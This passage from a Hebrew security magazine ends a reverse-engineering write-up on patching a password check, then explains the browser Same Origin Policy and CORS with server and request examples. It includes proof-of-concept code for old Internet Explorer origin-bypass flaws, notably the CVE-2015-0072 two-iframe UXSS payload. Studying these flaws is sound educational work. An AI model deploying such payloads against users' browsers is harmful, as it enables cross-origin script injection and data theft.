


הדרך הקשה היא לנסות לגלות מה היה בשורת הפקודה, הדרך הקלה היא לעשות patch ולגרום להשוואה להצליח. אנו נבחר בדרך הקלה...


לאחר השינוי של הבאפר שמשווים נמשיך בקטע קוד:




כפי שרואים בקטע קוד הבא היה צריך לעשות Patch ל-ja ו-jb כדי להגיע למקום הנכון בו מחושב "השם משתמש" שאנחנו צריכים בכדי לקבל את הסיסמא:



הלולאה מוסיפה 1 לכל בית מהבאפר שהשווינו קודם וזה יהיה המפתח להצפנה שדומה ל-RC4 שיתן את הסיסמא הנכונה שאנו צריכים:





קישורים לקריאה נוספת

http://www.codeguru.com/cpp/misc/misc/applicationcontrol/article.php/c6945/Running-Code-Before-and-After-Main.htm

על המחברים

- **D4D:** עוסק בתחום ה-Reverse Engineering - בחברת IronSource במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
  - או באתר: www.cheats4gamer.com
  - או בכתובת האימייל: llcashall@gmail.com.

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

Same Origin Policy

מאת יונתן קריינר

הקדמה

כשמדברים על אבטחת מידע בעולם ה-Web אי אפשר שלא להתייחס לרכיב חשוב - הדפדפן, וללמוד על ההגנות הרבות שיש לו. בנוסף, הרבה מפתחי Web נתקלים ב"בעיה" שהם לא מצליחים לשלוח בקשות HTTP מצד הלקוח אל שרת מסוים ולא בדיוק יודעים מה הבעיה, או מה עומד מאחוריה ומדוע זה חשוב.

Same Origin Policy הוא מנגנון אבטחה המוטמע בדפדפנים המונע שיתוף משאבים בין מקורות שונים ברשת.

העיקרון החל בשנת 1995 בדפדפן Netscape Navigator 2 והיום מוטמע בכל דפדפן. המנגנון נועד לבודד אתרים, כך שאחד לא יוכל לבצע פעולות (מסוימות), או לקבל מידע מדפים לגיטימיים של אחר.

במאמר זה אסקור את עקרון ה-SOP, מה המטרה שלו וכמה דקויות שאולי לא כולם מכירים.

מה זה Origin?

Origin של דף הוא המקור שלו, מאיפה הדף הגיע. שני דפים חולקים את אותו מקור אם הסכימה, ה-host והפורט שלהם זהים, לדוגמה הדף http://store.company.com/dir/page.html

יהיה בעל אותו מקור כמו הדפים:

- http://store.company.com/dir2/other.html
- http://store.company.com/dir/inner/another.html
- http://username:password@store.company.com/dir/another.html

אך לא כמו:

- https://store.company.com/secure.html - סכימה שונה.
- http://store.company.com:81/dir/etc.html - פורט שונה.
- http://news.company.com/dir/other.html - host שונה (צריך התאמה מדויקת).

ותלוי בדפדפן במצב של:

http://store.company.com:80/dir/etc.html

למה זה חשוב?

נניח שמשתמש מתחבר לאתר הבנק שלו ולא מתנתק. לאחר מכן הוא גולש לאתר המכיל קוד javascript זדוני שמתשאל את אתר הבנק. בגלל שהאתר של הבנק שומר חיבור (session) כרגע על המשתמש ובגלל שהדפדפן שולח בכל בקשה לשרת את ה-cookies, האתר השני יכול לעשות כל דבר בשם המשתמש באתר הבנק. האתר יכול לתשאל עבור ההעברות הקודמות של המשתמש או אפילו לבצע העברה חדשה.

כשננסה לשלוח בקשה כזאת נקבל את השגיאה הבאה:

```
XMLHttpRequest cannot load http://localhost:8462/api/card. No 'Access-Control-Allow-Origin'      list:1
header is present on the requested resource. Origin 'http://localhost:3000' is therefore not allowed
access. The response had HTTP status code 401.
```

כאן נכנס לתמונה מנגנון Same Origin Policy שמונע מ-origin אחד לגשת דרך הדפדפן למידע שבorigin אחר.

מתי נאכף המנגנון?

יש להבהיר שלא כל סוג בקשה נאכפת על ידי ה-SOP. מטרת המנגנון היא קבלת מידע ממקור שונה, כך שאין בעיה להשתמש בבקשות שלא מחזירות את המידע אלא מבצעות פעולה. כמה פעולות שלא נאכפות לדוגמה הן:

- הרצת סקריפט - <script src='...'>.
- רינדור תמונות - <imgsrc='...'>.
- קישור CSS - <link href='...'>.
- שליחת טפסים (forms).
- הצגה ב-iframe (למרות שכן מקבלים את המידע אם עמוד האב ועמוד הבן לא מאותו מקור המידע שאפשר לקבל מוגבל מאוד).
- שימוש בפונטים על ידי @font-face (תלוי בדפדפן).

שינוי Origin

עמוד יכול לשנות את הדומיין שלו על ידי שינוי משתנה ה-Javascript שנקרא document.domain אך יש לשים לב שהוא יכול לשנות אותו רק לדומיין של עצמו, או לדומיין אב שלו. כל ניסיון אחר יזרוק שגיאה בדפדפן.

כך לדוגמה סקריפט בעמוד store.company.com יכול לשנות את הערך בצורה הבאה:

```
document.domain = "company.com"
```

ברגע שמשנים את ערך המשתנה, הדפדפן מודע לשינוי ומתייחס אליו בהתאם. כלומר, המשתנה דומיין הוא ערך מיוחד שמכיל את ה-host והפורט של עמוד (לא כטקסט רגיל) ולאחר עדכון, המשתנה הופך למחרוזת פשוטה שלא תהיה שווה לערך דומיין שלא עודכן. לכן אם המשתנה דומיין יציג a.com ואני אשנה אותו ל-a.com, הוא לא יהיה כמו קודם, למרות שכביכול שיניתי אותו לאותו ערך.

HTTP access control (CORS)

לפעמים, אתר מסוים ירצה שאתרים יוכלו לפנות אליו גם ממקורות אחרים כי יש לו מידע שהוא מעוניין לחלוק ברשת. לדוגמה ל-Amazon יש שירות ענן שמספק אחסון בשם S3 שמאפשר לבעלים שלו לעדכן דרך קונפיגורציה את בקשות ה-"CORS" שכבר אסביר עליהן, כך אתר מסוים (ממקור אחד) יכול להעלות אל האחסון שלו (מקור אחר) קובץ בלי להעביר את הקובץ דרך השרת שלו.

עבור מטרה זו נועד מנגנון ה-CORS - Cross Origin Resource Sharing. CORS פועל על ידי הוספת HTTP headers חדשים שעוזרים לדפדפן להחליט האם מותר למקור מסוים לגשת למידע הנמצא במקור אחר. הכותרת Access-Control-Allow-Origin אומרת לדפדפן איזה מקורות מאושרים לגשת למידע.

לבקשות CORS תתווסף כותרת בשם origin שעל פיה השרת יחליט אם לאשר או לדחות את הבקשות. קיימת הפרדה בין סוגי הבקשות לשני סוגים, simple requests ו-preflighted requests.

Simple requests הן בקשות מסוג GET, HEAD או POST שמכילות רק כותרות מתוך הרשימה הבאה:


- Accept
- Accept-Language
- Content-Language
- Content-Type
- DPR
- Downlink
- Save-Data
- Viewport-Width
- Width

ועבור השדה Content-Type (בבקשת POST) מכילות אחד מהערכים:

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

כל בקשה שלא עומדת בתנאים האלו תהיה בקשה מסוג preflight ולא simple ותצטרך לעבור אישור שונה.

דוגמה לבקשה מהסוג הראשון:



[מקור: https://mdn.mozillademos.org/files/14293/simple_req.png]

וככה יראו הבקשה והתשובה:

```
GET /resources/public-data/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://foo.example/examples/access-control/simpleXSInvocation.html
Origin: http://foo.example


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: *
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml

[XML Data]
```

שימו לב לכותרת שנוספה בתשובה ובה יש כוכבית, מה שמסמל לדפדפן שכל מקור יכול לגשת למידע הזה. אם נרצה להגביל את המקורות המאושרים, נוכל לעשות זאת על ידי שליחת מקורות ספציפיים בכותרת:

```
Access-Control-Allow-Origin: http://foo.example
```

כתבתי שרת קטן ב-node.js על מנת להמחיש את הנושא. שרת א' רץ בפורט 3000 וחושף מספר פעולות ושרת ב' רץ בפורט 3001 ומנגיש עמוד HTML שפונה אל השרת הראשון בכל מיני בקשות.

בקשת GET בלי כותרות אישור ל-CORS:

שרת א':

```
app.get('/', function (req, res) {
  res.send('Hello Get!')
})
```

בקשה מהעמוד המונגש על ידי שרת ב':

```
$.get('http://localhost:3001', (data) => alert(data))
```

במצב הזה לא נשלחה בקשת OPTIONS ולכן הבקשה הגיעה לשרת א' וגרמה להרצת הפעולה.
השרת החזיר את התשובה "Hello Get!" אך בלי הכותרות. לכן, כשהבקשה הגיעה אל הדפדפן והוא לא ראה את הכותרות, הוא הקפיץ את השגיאה שהוזכרה מקודם:

```
XMLHttpRequest cannot load http://localhost:3001/. No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'http://localhost:3000' is therefore not allowed access.
```


אך חשוב לציין שהשרת ביצע את הפעולה במלואה!

הדפדפן הוא זה שחסם את הבקשה כך שהדבר לא מונע CSRF. במקרה של בקשה מסוג simple, המנגנון רק חוסם את קבלת המידע שחוזר. ברגע שנוסיף את הכותרות לתשובה, השגיאה לא תיזרק ונקבל את ה-alert שציפינו לו:

```
app.get('/', function (req, res) {
  res.header("Access-Control-Allow-Origin", "*");
  res.header("Access-Control-Allow-Headers", "*");
  res.send('Hello Get!')
})
```

לעומת זאת, אם נשלח בקשה "מורכבת", המצב יראה אחרת. בקשה כזו תקבל לפניה בקשת preflight, שאותה הדפדפן יוזם כדי לוודא עם השרת שהוא מוכן לקבל את הבקשה הבאה, כי יש לה פוטנציאל גדול יותר לגרום נזק. הבקשה שהדפדפן ישלח היא בקשת HTTP OPTIONS, כדי לדעת איזה בקשות השרת מאשר לקבל ממקורות זרים.

התהליך יראה כך:



[מקור: https://mdn.mozillademos.org/files/14289/prelight.png]

נניח ששלחנו בקשת POST עם הכותרת X-PINGOTHER: pingpong כך שנגרום לשליחת בקשה מורכבת. מה שיקרה מאחורי הקלעים, זה שבשלב הראשון- הדפדפן ישלח את בקשת ה-OPTIONS הבאה בה הוא מבקש רשות לשלוח בקשת POST:

```
Access-Control-Request-Method: POST
```

ומבקש רשות עבור ה-headers הלא פשוטים:

```
Access-Control-Request-Headers: X-PINGOTHER, Content-Type
```

הבקשה המלאה:

```
OPTIONS /resources/post-here/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-Type


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache/2.0.61 (Unix)
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 0
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

כמו שאנחנו רואים, השרת החזיר כותרות מתאימות לבקשה שלנו וענה כי הוא מאשר ל:

http://foo.example

לגשת במתודות POST, GET ו-OPTIONS, והוא מאשר גם את הכותרות X-PINGOTHER ו-Content-Type, בנוסף, אנחנו רואים כותרת בשם Access-Control-Max-Age עם הערך 86400. הכותרת הזאת אומרת לדפדפן לכמה זמן (בשניות) הוא יכול לשמור את הבקשה ב-cache כדי שלא יצטרך לשלוח עוד בקשות preflight. במקרה שלנו 24 שעות.

שרת א':

```
app.put('/', function (req, res) {
  res.send('Hello Put!')
})
```

בקשה משרת ב':

```
$.ajax({
  url:'http://localhost:3001',
  type:'put',
  success: (data) => alert(data)
})
```

במצב זה תישלח בקשת OPTIONS ובגלל ששרת א' לא מטפל בכלל בבקשות מסוג זה בקשת ה-OPTIONS תכשל עם השגיאה:


```
XMLHttpRequest cannot load http://localhost:3001/. Response to preflight request doesn't pass access control check: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'http://localhost:3000' is therefore not allowed access.  (index):1
```

ופעולת ה-PUT אפילו לא תתבצע (כי מעולם לא נשלחה בקשת PUT). נשנה את השרת למצב הבא:

```
app.put('/', function (req, res) {
  res.send('Hello Put!')
})

app.options('/', function(req, res) {
  res.header("Access-Control-Allow-Origin", "*");
  res.header('Access-Control-Allow-Methods', 'POST, PUT, GET, OPTIONS');
  res.header("Access-Control-Allow-Headers", "*");
  res.header("Access-Control-Max-Age", "86400");
  res.send()
})
```

במצב הזה בקשת ה-OPTIONS תחזור ותאשר את בקשת ה-PUT, ולכן הדפדפן ישלח את בקשת ה-PUT והיא תתבצע. אך בהמשך הדפדפן יחסום את התשובה ויקפיץ שגיאה, כי בבקשת ה-PUT לא הוספנו את הכותרות. כדי שגם המידע יחזור, נוסיף את השורות שהוספנו כמו בבקשת ה-GET והפעם לא תהיה כל שגיאה והמידע יחזור.

כל הסיפור נראה כך:



[מקור: https://upload.wikimedia.org/wikipedia/commons/c/ca/Flowchart_showing_Simple_and_Preflight_XHR.svg]

מה יקרה במצב של שליחת credentials, כמו cookies? כדי לשלוח cookies, השרת צריך לאשר את זה.

לדוגמה, אם נשלח את בקשת ה-GET הבאה:

```
GET /resources/access-control-with-credentials/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://foo.example/examples/credential.html
Origin: http://foo.example
Cookie: pageAccess=2
```

הבקשה אומנם לא צריכה preflight request אבל השרת יצטרך להחזיר בתשובה שלו שהוא מאשר קבלת עוגיות על ידי הערך true בכותרת Access-Control-Allow-Credentials. בבקשה עם credentials השרת לא יכול להשתמש ב-wildcard (*) אלא חייב לציין את המקורות במפורש:

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:34:52 GMT
Server: Apache/2.0.61 (Unix) PHP/4.4.7 mod_ssl/2.0.61 OpenSSL/0.9.7e mod_fastcgi/2.4.2
DAV/2 SVN/1.4.2
X-Powered-By: PHP/5.2.6
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Credentials: true
Cache-Control: no-cache
Pragma: no-cache
Set-Cookie: pageAccess=3; expires=Wed, 31-Dec-2008 01:34:53 GMT
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 106
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain


[text/plain payload]
```

רכיבים נוספים המממשים SOP והתקפות על המנגנון

במהלך השנים נמצאו חולשות רבות במימוש המנגנון בדפדפנים וברכיבים שונים (חוץ מהדפדפן, יש הרבה רכיבים אחרים שכוללים SOP כמו JAVA applets, Flash ועוד). אציג כמה התקפות שהתבצעו על הדפדפנים השונים, ועל רכיבים אלו.

Internet Explorer:

בדפדפן explorer היו, מספר רב של פעמים, חולשות במימוש מנגנון ה-SOP. עד לגרסה 8, היה ניתן לדרוס באמצעות JS את האובייקט document ולאחר מכן לשנות את ערכו של המשתנה:

document.domain

לכל דומיין. לאחר שינוי ערך המשתנה, הדפדפן היה מתייחס אל האתר כאתר מהדומיין הנבחר:

```
var document;
document = {};
document.domain = 'example.org';
```


חולשה נוספת (CVE-2015-0072), משפיעה על IE עד גרסה 11 ב-Windows 7 ו-8.1. החולשה היא מסוג UXSS (Universal XSS, שעליה לא אדון במאמר זה) והיא מאפשרת את עקיפת המנגנון בצורה הבאה.

ניתן באמצעות שני iframes, כך שאחד מפנה לשרת, המחזיר redirect אל כתובת השני, להריץ סקריפט ב-context של הדומיין השני:

```
<iframe src="redirect.php"></iframe>
<iframe src="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
  top[0].eval('_=top[1];alert();_.location="javascript:alert(document.domain)"');
</script>
```

מה שקורה הוא דבר כזה:

1. הדפדפן טוען את ה-frame של התוקף ומבצע בקשה ל-redirect.php.
2. הדפדפן טוען את ה-frame של המטרה ומבצע בקשה למשאב הנדרש.
3. הדפדפן מפעיל את הסקריפט שמריץ את פקודת ה-eval על ה-windowProxy של ה-frame הראשון.
    1. שם את ה-WindowProxy של ה-frame השני במשתנה.
    2. מקפיץ alert.
    3. מחכה שהמשתמש יסגור את ההודעה.
    4. משנה את ה-location של המשתנה ששמרנו בהתחלה ומזריק את הקוד.
4. הקוד ירוץ ב-frame השני תחת ה-origin של המטרה.



[מקור: http://blog.innerht.ml/content/images/2015/06/ie.png]

בעצם, החלק המעניין פה הוא שהסקריפט מחכה שהמשתמש יסגור את ההתראה, בזמן הזה ה-frame שלנו משתנה למשאב המטרה (בגלל ה-redirect שהשרת שלנו החזיר).

עד סיום ההתראה, הסקריפט לא פועל נגד SOP, כי הוא רץ ב-origin של ה-frame הראשון, של התוקף. הבעיה המרכזית, היא שלאחר ההפנייה מאתר התוקף, הדפדפן משנה את ה-origin של הסקריפט (כי ה-origin שהפעיל אותו השתנה, עקב ההפנייה) ולכן יכול לפנות אל ה-frame השני (המטרה), באותו מקור של המטרה ולקבל תשובה.

ניתן לבצע את ההתקפה גם בלי אינטראקציה עם המשתמש בדרך הבאה:

```
<iframesrc="redirect.php"></iframe>
<iframesrc="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
    top[0].eval('_=top[1];with(new
XMLHttpRequest)open("get","sleep.php",false),send();_.location="javascript:alert(document.domain)"
  ');
</script>
```


בצורה הזאת השרת שלנו מבצע את הדיליי ולא צריך שהמשתמש ילחץ על התראה.

*עוד חולשה מעניינת שהתגלתה לאחרונה בנושא זה היא: CVE-2017-0154.

Edge:


החולשה (CVE-2017-0002) שאביא כדוגמה פה היא בהתייחסות לדומיין של העמוד about:blank בדפדפן Edge. כבר הבנו שלעמוד: http://example.com/index.html הערך של document.domain יהיה כמובן example.com, אבל מה יהיה הערך עבור העמוד about:blank?

הערך אמור להתאים לדומיין ממנו העמוד הגיע, כלומר אם אנחנו באתר www.magicmac.com ונלחץ על כפתור המעביר לעמוד about:blank, הוא יקבל את הדומיין של magicmac.com:



